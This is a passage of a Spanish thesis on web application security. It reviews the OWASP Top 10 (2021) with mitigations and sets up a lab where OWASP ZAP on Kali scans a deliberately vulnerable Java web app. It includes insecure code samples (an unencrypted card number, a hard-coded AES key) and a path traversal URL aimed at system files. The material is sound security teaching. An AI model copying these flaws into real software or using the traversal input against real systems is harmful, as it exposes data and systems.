Una aplicación web puede definirse como un software que se ejecute de manera remota en un servidor web, accesible a través de internet, y a la que se puede acceder a través de un navegador. Un ejemplo de aplicación web pueden ser, la aplicación del banco, Gmail o YouTube.

Ahora bien, la relevancia de la seguridad en ellas es primordial. Ya solo las aplicaciones antes mencionadas tienen amenazadas la privacidad de los mensajes, la integridad monetaria o la disponibilidad de una plataforma de video. A esto hay que añadir la privacidad de nuestros datos, lo más relevante e importante hoy en día.

Como se ha comentado antes, el aumento de las vulnerabilidades también se ve reflejado en el ámbito web, siendo a estas donde más ataques y brechas de seguridad hay, así es como indica DeltaProtect, afirmando que durante el 2023 las vulnerabilidades web suponen un 26% del total. (Jorge García Martínez and DeltaProtect 2024) Además, hay que añadir que, según el informe Global Threat Analysis Report de Radware, se observa que el número de transacciones maliciosas con la web y su API se ha incrementado en el 2023 un 171% respecto al año anterior ((Radware 2024)).




Ilustración 7: Transacciones maliciosas en la web y APIs. Fuente: (Radware 2024)

En conclusión, debido al aumento de vulnerabilidades, amenazas existentes, y la cantidad de datos e información que se encuentra en la web, es necesario más que nunca su seguridad.

1.6 Riesgos que desembocan las vulnerabilidades web

Antes se ha hablado de la importancia en la seguridad web, concluyendo que esta es imprescindible en las aplicaciones. Ahora supongamos que la web en cuestión ha sido mal configurada ¿Qué riesgos conllevaría esto? Entre los más importantes se pueden encontrar:

Confidencialidad: las webs, generalmente, contienen datos sensibles, como información de sus usuarios (contraseñas, emails, teléfonos, dirección...). Si un atacante consigue acceder a dichos datos la confidencialidad de los mismos se vería afectada, pudiendo resultar en robo de identidad, fraude o violación de la privacidad.

Integridad: ligado a la confidencialidad, si estos datos no solo pudieran ser accedidos, sino también modificados o alterados en sistemas donde no se está autorizado. Por ejemplo, pueden cambiar registros en bases de datos, corromper archivos o manipular transacciones. Haciendo que la integridad de los datos se vea afectada.

Disponibilidad: las webs necesitan estar disponibles todos los días a todas horas, ya que el principal objetivo es ofrecer un servicio a tiempo real, por ejemplo, una plataforma de video que se puedan ver videos todo el tiempo o un periódico que se pueda leer siempre que se quiera. Si un atacante explota una vulnerabilidad para interrumpir el servicio de una aplicación web la aplicación puede volverse inaccesible, afectando la capacidad de los usuarios de acceder a los servicios.

Autenticidad: en ocasiones hay ataques con los que se obtiene información confidencial. Si un atacante usase estos para acceder en nombre de la persona, la autenticidad del inicio de sesión no estaría garantizada. Es decir, las acciones que cometa no serían “auténticas” pues habrían sido realizadas por un tercero.

Daños a la reputación: si se explotan vulnerabilidades que exponen datos sensibles o interrumpen los servicios, la organización puede perder la confianza de los usuarios y clientes. Pudiendo generar daños a la imagen pública y pérdida de ingresos.

Impacto legal y regulatorio: si dentro de las pérdidas de información debidos a un ataque se encuentran datos personales o confidenciales, podría llevar a sanciones legales, especialmente en sectores regulados (como el financiero o sanitario).

Pérdida económica: quizá el riesgo más importante cuando se trata de una empresa la que está a cargo de la aplicación web, ya que el impacto de un ataque puede tener un costo directo (robo de fondos, rescates de ransomware) o indirecto (pérdida de clientes, costos de recuperación), afectando las finanzas de la organización.

1.7 Hacking Ético

Este concepto surgió hace no muchos años y es una técnica que se empleará en este documento.

El hacking ético es, de manera legal, atacar un sistema para estudiar sus vulnerabilidades y debilidades para que sean corregidos por la empresa, haciendo que el sistema sometido a esto sea lo más robusto posible ante un ataque “real”. Esto también está pensado para tener planes de contingencia en caso de una penetración por parte de un atacante, reduciendo considerablemente el riesgo del ataque.

Lo antes explicado es lo que se quiere conseguir en la sección práctica del documento. Partiendo de una web con muchas vulnerabilidades, se las quiere exponer, igual que haría un hacker ético y después mitigarlas, que es la parte de la que se encargaría la empresa después de recibir el informe del hacker (no confundir con cracker). La diferencia de nuestro caso práctico son los temas legales (muy necesarios porque, aunque sea consentido el ataque, se pueden llegar a obtener datos muy confidenciales) que no serán tratados.

2. Estudio teórico

Antes de poder desarrollar la parte práctica, es necesario conocer cada una de las 10 vulnerabilidades web más comunes del año 2021. En este caso se han elegido las que ofrece en un listado OWASP (OWASP 2021). Si bien es cierto que todas están relacionadas, se va a tratar de manera breve cada una de ellas con algún escenario posible y una corta descripción. De manera que sirva como contexto para la realización del desarrollo práctico.

2.1 Pérdida del control de acceso

Esta vulnerabilidad pasó de estar en el puesto cuatro a ser la primera. En el 2021 tuvo un total de incidencias de 318.487 (OWASP 2021).

Con control de acceso se entiende los privilegios o permisos que tiene un usuario para realizar una serie de acciones. La pérdida de los mismos supone que personas que no tienen esos privilegios puedan acceder a recursos o realizar acciones que deberían estar restringidas para ellos.

Por ejemplo, yo como usuario tengo restringido poder modificar una base de datos (puedo hacer consultas, pero editar los datos no). Posteriormente, debido a un error de programación, soy capaz de modificar las tablas de la base de datos. En este caso, estaría realizando actividades cuyos permisos como usuario no tengo. Es decir, la empresa estaría perdiendo el control de acceso a la base de datos.

Para evitar esto hay una serie de parámetros e implementaciones que evitarían que esto pudiese suceder. Entre estos se encuentran:

- Implementar un modelo de control de acceso fuerte: utilizar controles de acceso basados en roles (RBAC) y aplicar principios de privilegio mínimo.
- Validar el acceso en el servidor.
- Audit y revisar permisos: realizar auditorías periódicas de permisos y acceso para asegurar que no existan configuraciones incorrectas.
- Registro y monitoreo: implementar el registro y la supervisión de eventos de acceso para detectar y responder a actividades sospechosas de manera oportuna.

En la web de OWASP, se puede encontrar unos ejemplos de escenarios de ataque, ya que se explotará esta vulnerabilidad en detalle en la parte práctica.

2.2 Fallos criptográficos

Cuando se habla de criptografía, se entiende como el uso de algoritmos y técnicas para proteger la confidencialidad, integridad y autenticidad de la información. Los fallos criptográficos implican el uso incorrecto de algoritmos criptográficos, lo que puede comprometer la confidencialidad de los datos.

Por ejemplo, si una aplicación web utiliza el algoritmo de cifrado MD5 para proteger contraseñas, este es susceptible a ataques de fuerza bruta debido a su debilidad. Un atacante podría recuperar contraseñas de una base de datos y de manera sencilla usar el bajo nivel de cifrado para desencriptarlo por fuerza bruta.

Para evitar esto, hay una serie de parámetros e implementaciones que pueden mitigar estos riesgos. Entre ellos se encuentran:

- Utilizar algoritmos criptográficos robustos, como AES, RSA y SHA-256.
- Implementar la gestión adecuada de claves: que se generen, almacenen y distribuyan de manera segura.
- Evitar algoritmos obsoletos y débiles, intentar mantenerse al día con las mejores prácticas y actualizaciones de seguridad.

En la web de OWASP, se pueden encontrar otros ejemplos de escenarios de ataque:

Escenario #1: una aplicación no usa cifrado para datos sensibles como números de tarjetas de crédito:

```
number = request.getParameter("creditCardNumber");
processPayment(number);
```

Sin cifrado, estos datos pueden ser interceptados fácilmente durante la transmisión.

Escenario #2: una aplicación utiliza cifrado simétrico, pero expone la clave en el código fuente:

```
String key = "hardcodedkey";
Cipher cipher = Cipher.getInstance("AES");
SecretKeySpec secretKey = new SecretKeySpec(key.getBytes(), "AES");
```

La exposición de la clave permite a los atacantes descifrar la información cifrada.

2.3 Inyección

Esta vulnerabilidad continúa siendo un riesgo prominente, destacada en el tercer lugar de la lista de OWASP.

La inyección se refiere a la inserción de código malicioso en sistemas a través de entradas que no están debidamente sanitizadas ni validadas. Esta puede incluir inyección SQL, XSS, entre otros, permitiendo a los atacantes manipular o robar datos.

Ejemplo: si una aplicación web recibe la entrada del usuario para iniciar sesión y el servidor en base a esto construye una consulta SQL sin validación o sanitización adecuada. Un atacante podría aprovecharse de esto para iniciar sesión como cualquier usuario.

De todas maneras, hay algunas maneras para mitigar esta vulnerabilidad:

- Validación de las entradas realizadas por los usuarios: comprobar que los datos introducidos cumplen con unos requisitos, por ejemplo, que un email tenga la estructura propia de uno o que el nombre no contenga símbolos especiales.
- Uso de consultas parametrizadas: hacer que cada dato de entrada sea un parámetro de la consulta y que no se construya la consulta como concatenación de los datos de entrada.
- Aplicar políticas de seguridad de contenido: como, por ejemplo, implementar CSP para prevenir ataques XSS.

Para esta vulnerabilidad no se darán ejemplos pues será tratada con detalle en la parte práctica.

2.4 Diseño inseguro

El diseño inseguro, clasificado en el cuarto lugar en OWASP Top 10 2021, enfatiza la importancia de la seguridad en las fases tempranas del diseño de software. Esta categoría engloba riesgos asociados con fallas de diseño y arquitectura que no incorporan adecuadamente controles de seguridad.

Es importante distinguir entre diseño e implementación insegura. Siendo el diseño lo referido a las deficiencias en la planeación de seguridad dentro de la arquitectura de un software, donde los controles necesarios no están contemplados desde el inicio. Por otro lado, la implementación insegura involucra errores en la codificación y configuración técnica que introducen vulnerabilidades, incluso en sistemas bien diseñados.

Para evitar esto, se pueden tomar algunas medidas como:

- Revisiones de seguridad en el diseño: realizar análisis y pruebas de seguridad durante las etapas de diseño.
- Uso de frameworks y patrones de diseño seguros: aplicar patrones de diseño que incluyan controles de seguridad integrados y recomendaciones de diseño.

Por ejemplo, se tiene un sistema de gestión de usuarios que no incluye en su diseño controles para limitar el número de intentos fallidos de inicio de sesión. Sin esta consideración inicial, el sistema es vulnerable a ataques de fuerza bruta, ya que los atacantes podrían intentar, de manera ilimitada, combinaciones de usuarios y contraseñas, lo cual podría haberse prevenido con un diseño que contemplara limitaciones y alertas después de varios intentos fallidos.

2.5 Configuración de seguridad defectuosa

La configuración de seguridad incorrecta cubre la falta de controles adecuados incluyendo problemas como funciones innecesarias activadas, cuentas predeterminadas sin modificar, manejo de errores inadecuado que revela demasiada información, etc.

La prevención efectiva involucra un proceso de configuración de seguridad coordinado y repetible, asegurando que todos los componentes estén actualizados y correctamente configurados, y que solo las funciones necesarias estén habilitadas.

A continuación, tenemos unos escenarios donde se ejemplifica esto.

Escenario #5: una API está mal configurada para manejar la autenticación, almacenando tokens de autenticación en el almacenamiento local del navegador sin protección adecuada.

Un atacante explota esta debilidad mediante un ataque XSS para robar tokens de autenticación y realizar acciones maliciosas en nombre de los usuarios.

Escenario #6: la configuración de los logs del servidor no excluye información personal del usuario, como nombres y direcciones.

Al obtener acceso a estos logs, ya sea a través de un acceso indebido o una brecha de datos, el atacante puede usar esta información para ataques de ingeniería social o identidad.

2.6 Componentes vulnerables y obsoletos

Esta vulnerabilidad se basa en el desconocimiento por parte del programador de los componentes, librerías, software, etc. Cuya desactualización hace que surjan vulnerabilidades ya eliminadas en versiones más actuales.

Las medidas de mitigación son básicamente un control continuo de las actualizaciones de los diferentes componentes, así como de una actualización periódica de los sistemas y el software.

Algunos ejemplos de escenarios donde existe esta vulnerabilidad son, además de los ya propuestos en la web:

Escenario #1: una aplicación web usa una versión antigua de jQuery que contiene múltiples vulnerabilidades XSS conocidas.

Un atacante explota estas vulnerabilidades para ejecutar scripts maliciosos en el navegador de los usuarios, robando sesiones o datos personales.

Escenario #2: un servidor web corre una versión no actualizada de Apache que es vulnerable a ataques de ejecución remota de código.

Atacantes explotan esta vulnerabilidad para tomar control del servidor y comprometer la seguridad de la aplicación web alojada en él.

2.7 Fallos de identificación y autentificación

Esta vulnerabilidad se centra, como dice el nombre, fallos al identificar o autenticar usuarios en un sistema debido a: errores en la gestión de sesiones, mala configuración en el almacenamiento de credenciales, se permite infinitos intentos de inicio de sesión... Para prevenir algunos de los problemas, es crucial:

- Autenticación robusta al implementar, por ejemplo, autenticación multifactor o políticas de contraseñas fuertes.
- Gestión segura de sesiones: asegurar que las sesiones y tokens de autenticación sean manejados de forma segura y con un debido cifrado.

Un escenario sería una aplicación con autenticación débil, donde tenemos un sitio web que permite contraseñas débiles y no tiene protecciones contra ataques de fuerza bruta, permitiendo que atacantes adivinen o roben credenciales fácilmente.

Otro posible escenario será el que veremos gracias al ataque cookie Hijacking, donde suplantaremos la sesión de un usuario simplemente obteniendo su cookie de sesión.

2.8 Fallos en el software e integridad de los datos

La vulnerabilidad de fallos en el software está relacionada con la de componentes obsoletos, la diferencia esta que no es la falta de actualización del software lo que hace vulnerable el sistema, sino la falta de protección de este ante alteraciones. Es decir, esta vulnerabilidad surge al actualizar un software no se compruebe la integridad de la misma pudiendo ser un atacante el que añada contenido malicioso a la misma (las librerías y bibliotecas generalmente es código libre).

Hay que destacar que esta vulnerabilidad es la que, en caso de éxito por parte del atacante, mayor impacto puede tener. Se considera de alto impacto debido a su capacidad para afectar a una amplia gama de componentes de software y ser difícil de detectar, además de que solventarlas es muy difícil y costoso.

Hay maneras de evitar que esto suceda:

- Asegurarse del origen del software: comprobar certificados o usar fuentes confiables es primordial para que no se use software fraudulento.
- Comprobar que el envío de datos va a una fuente fiable: verificar que los datos se envían a la fuente en quien confiamos y no a terceros.
- Verificar integridad de actualizaciones: asegurar que la actualización provenga de la misma fuente confiable que al instalar el software por primera vez.

Hay un caso muy relevante y actual sobre esta vulnerabilidad que es el descubrimiento de un backdoor en la herramienta XZ Utils, usada en varios sistemas Linux. Las versiones 5.6.0 y 5.6.1 de la biblioteca liblzma fueron afectadas, con implicaciones potenciales para la seguridad de los sistemas que exponen puertos SSH públicos. Este backdoor fue diseñado de forma sofisticada para activarse bajo condiciones específicas y permitir a atacantes remotos desencadenar problemas de rendimiento o comprometer la integridad del sistema.

2.9 Fallos en el registro y supervisión de la seguridad

Los "Fallos en el registro y supervisión de seguridad" de OWASP se refieren a deficiencias en los procesos que identifican y registran acciones dentro de los sistemas, permitiendo que actividades maliciosas pasen inadvertidas. Estos fallos pueden derivar en la ausencia de alertas críticas durante un incidente de seguridad, lo que dificulta su detección y respuesta oportuna.

Algunas medidas de prevención pueden ser:

- Implementación de registros detallados: asegurar que todos los eventos significativos sean registrados.
- Configuración de alertas de seguridad: establecer umbrales que activan alertas cuando se detectan actividades sospechosas.

Imagina un escenario donde un atacante obtiene acceso a una base de datos empresarial. Sin un sistema de monitoreo efectivo, el atacante explora y extrae datos confidenciales durante meses. A falta de registros adecuados, el ataque solo se descubre cuando los datos robados aparecen en el mercado negro, causando daños significativos a la reputación y economía de la empresa.

2.10 Falsificación de Solicitud del lado del servidor

No por ser la última es la menos importante. Esta vulnerabilidad sucede cuando, una aplicación web, no valida la URL que introduce el usuario al tratar de obtener un recurso. Esto puede producir que un atacante haga que la aplicación en vez de enviar la solicitud al servidor correcto, lo haga a un destino erróneo y fraudulento.

Como se ha indicado previamente, con el gran aumento del uso de aplicaciones web en nuestro día a día hace que esta vulnerabilidad tenga cada vez más peso, pues el uso de la URL está comúnmente extendido, a esto se le une un aumento del riesgo debido a que nuestros datos también se encuentran expuestos en aplicaciones web como la nube.

Pero como las anteriores hay distintas maneras de evitarla, en nuestro caso solo se verán las medidas pertinentes a la capa de aplicación, que son:

- Validar datos de entrada
- Tener una lista con URL y puertos válidos
- Ocultar información de las respuestas

Por ejemplo, estos ataques pueden llegar a ser:

Escenario 1: Acceso a archivos locales

Una aplicación web que procesa rutas de archivos basadas en parámetros de URL sin suficiente sanitización. Por ejemplo, la URL `http://example.com/get-file?file=../../../../var/log` podría ser usada para acceder a archivos críticos del sistema.

Escenario 2: Transmisión de datos sensibles en claro

Una aplicación que envía datos financieros entre el cliente y el servidor, si la transmisión no utiliza HTTPS, un atacante podría capturar estos datos mediante un ataque de tipo "man-in-the-middle". La URL vulnerable podría ser

`http://example.com/transfer?amount=1000&toAccount=123456`

Hay un video que explica más detallada esta vulnerabilidad, puesto que es muy diversa y compleja, además que no se tratará en el caso práctico.



Ilustración 8: Código QR vulnerabilidad SSRF

2.11 Conclusión

En este apartado se ha explicado brevemente cada una de las vulnerabilidades que OWASP considera más relevantes en la situación actual. Cabe recordar que estas son genéricas, es decir, dentro de ellas se encuentran vulnerabilidades asociadas a cada una, llamadas CWE¹, por ejemplo, para inyección, se encuentra la inyección SQL, XSS, inyección de comandos... No se entra en detalle a cada una de ellas debido a su complejidad y extensión. En cambio, algunas si se tratarán con más detenimiento en la parte práctica que sigue.

¹ <https://cwe.mitre.org/data/definitions/701.html>

3. Desarrollo

Al quedar la sección teórica tratada previamente, se procederá a un apartado más práctico, poniendo a prueba herramientas y técnicas del mundo de la ciberseguridad.

3.1 Introducción

En esta sección, analizaremos las vulnerabilidades explicadas paso a paso. Para lograr esto, utilizaremos OWASP ZAP (Zed Attack Proxy), una herramienta ampliamente utilizada en el ámbito de la seguridad informática, para la prueba de ensayo. OWASP ZAP nos permitirá simular los métodos y técnicas que un atacante podría usar para explotar fallas de seguridad en aplicaciones web. En simultáneo, utilizaremos un sitio web configurado específicamente para este laboratorio con vulnerabilidades, lo que nos permitirá realizar el escaneo de manera segura y controlada. Usaremos esta configuración vulnerable y analizaremos las brechas de seguridad. Concluyendo con la solución de las vulnerabilidades encontradas.

3.2 Configuración del entorno

3.2.1 Atacante

Como se ha mencionado en la introducción, para el atacante necesitaríamos OWASP ZAP, pero para crear un escenario real, se usará una máquina virtual Kali, que hará las veces de máquina del atacante. Se ha escogido Kali por ser una distribución de Linux cuyo principal uso es la realización de pruebas de seguridad en sistemas y redes, donde se encuentran preinstaladas gran cantidad de herramientas con dicho propósito.

La imagen del disco virtual con las configuraciones pertinentes está en un repositorio de GitHub, por lo que bastará con descargarla y ejecutarla en un software de virtualización, como VMware o VirtualBox (se recomienda esta última por ser la que se ha usado para montar la máquina virtual)². Finalmente, si todo ha salido correctamente, se debería ver el inicio de sesión donde hay que introducir “Kali” como usuario y contraseña para poder ver algo similar a la ilustración 8.



Ilustración 9: Escritorio máquina virtual Kali Linux.

² Revisar anexo con instrucciones de descarga

Además, ya estará instalado y configurado la herramienta OWASP ZAP, bastará con iniciarla para poder comenzar a trabajar con ella. Las configuraciones pertinentes se verán en el [anexo](#).

3.2.2 Víctima


Para la víctima, en este caso la web, se ha usado Apache NetBeans como interfaz de desarrollo, por lo que, recomiendo instalar este para evitar cualquier tipo de incompatibilidad al realizar el laboratorio.

Dentro de NetBeans, para el desarrollo de la web, se ha usado la arquitectura Modelo-Vista-Controlador, es decir, ningún tipo de framework que agilice la creación de la web. Por lo tanto, para simplificar todo el proceso de configuración, se ha dejado el proyecto con todos los archivos en el mismo repositorio de GitHub que la máquina virtual.

Sin embargo, es importante recalcar la configuración del servidor donde se alojará la web, siendo Glashfish el escogido por su compatibilidad con los Servlets de Java empleados para el “Controlador”. Para su configuración, ver el vídeo adjunto.

3.2.3 Conexión y firewall

Para comprobar que ambos equipos se detectan, se puede hacer un ping a la ip del equipo local desde la máquina virtual (puede que esto muestre un mensaje como Host Unreachable, para ello habilitar ICMP del equipo, aunque por defecto, al encontrarse en una red local, debería estar habilitado).



```
(kali㉿kali)-[~]
$ ping 172.16.0.204
PING 172.16.0.204 (172.16.0.204) 56(84) bytes of data.
64 bytes from 172.16.0.204: icmp_seq=1 ttl=128 time=1.15 ms
64 bytes from 172.16.0.204: icmp_seq=2 ttl=128 time=0.475 ms
64 bytes from 172.16.0.204: icmp_seq=3 ttl=128 time=0.407 ms
64 bytes from 172.16.0.204: icmp_seq=4 ttl=128 time=0.424 ms
64 bytes from 172.16.0.204: icmp_seq=5 ttl=128 time=0.478 ms

64 bytes from 172.16.0.204: icmp_seq=6 ttl=128 time=0.654 ms
64 bytes from 172.16.0.204: icmp_seq=7 ttl=128 time=0.844 ms
64 bytes from 172.16.0.204: icmp_seq=8 ttl=128 time=1.71 ms
64 bytes from 172.16.0.204: icmp_seq=9 ttl=128 time=0.425 ms
64 bytes from 172.16.0.204: icmp_seq=10 ttl=128 time=0.501 ms
64 bytes from 172.16.0.204: icmp_seq=11 ttl=128 time=0.447 ms
```

Ilustración 10: Ping máquina atacante a víctima

Realizadas las configuraciones de las distintas partes de la simulación, es necesario habilitar una puerta trasera del lado del servidor. Pues, al trabajar en un servidor alojado en un puerto del equipo físico, y que la web pueda ser accedida desde el exterior se tienen que realizar unos ajustes en el firewall de Windows (en caso de contar con antivirus, revisar configuración para habilitar conexión de una ip a un puerto).

En este caso, se va a los ajustes del firewall, se añade una regla de entrada y esta será del tipo protocolo y puertos, se especifica el puerto donde se aloje la web (en anexo se explica como cambiar este parámetro de la web)




Ilustración 11: Configuración del firewall

Y, por último, al realizar la configuración, se seleccionará permitir la conexión solo para la ip del atacante (la máquina virtual).




Ilustración 12: Añadir IPs a la regla del firewall

Al finalizar este proceso, si se intenta acceder a la web desde nuestra maquina atacante debería poder visualizarse.




Ilustración 13: Web desde máquina del atacante

3.3 Exposición de Vulnerabilidades

Ya explicado el entorno de trabajo, su configuración y conexión necesaria, podemos comenzar a ver que vulnerabilidades posee la web.

Lo primero de todo es iniciar el servidor con la web, siguiendo con el arranque de la máquina virtual. Hecho esto, se inicia OWASP ZAP y aceptaremos para almacenar la información de la sesión (importante si este escaneo se hace en diferentes días).

Ahora, al tener todo arrancado, vamos a comenzar con el escaneo. Como punto de partida, usaremos el navegador donde se haya configurado el proxy (en el caso de haber descargado la imagen de la maquina colgada en GitHub, este navegador será Firefox), para realizar un escaneo manual, esto quiere decir, recorrer toda la web haciendo clics, introduciendo datos y probando cosas de manera “tradicional”, como si de un usuario normal nos tratásemos.

Posteriormente se realizará el escaneo automático, que nos mostrara más o diferentes vulnerabilidades que con el escaneo manual no se han llegado a mostrar.

En ambos casos ZAP genera un árbol de la web escaneada, como se ve en la ilustración 13. Este árbol poder tener una forma más esquematizada de la estructura de la web.




Ilustración 14: Estructura de la web

Escaneo Manual

El escaneo manual consiste en recorrer la web como si fuésemos un usuario que intenta familiarizarse y explorar la aplicación. Se basa principalmente en tocar cada botón, introducir texto en los lugares habilitados para ello, etc.. Esto generará una interacción con el servidor a modo de petición ↔ respuesta. Veamos esto con un ejemplo:

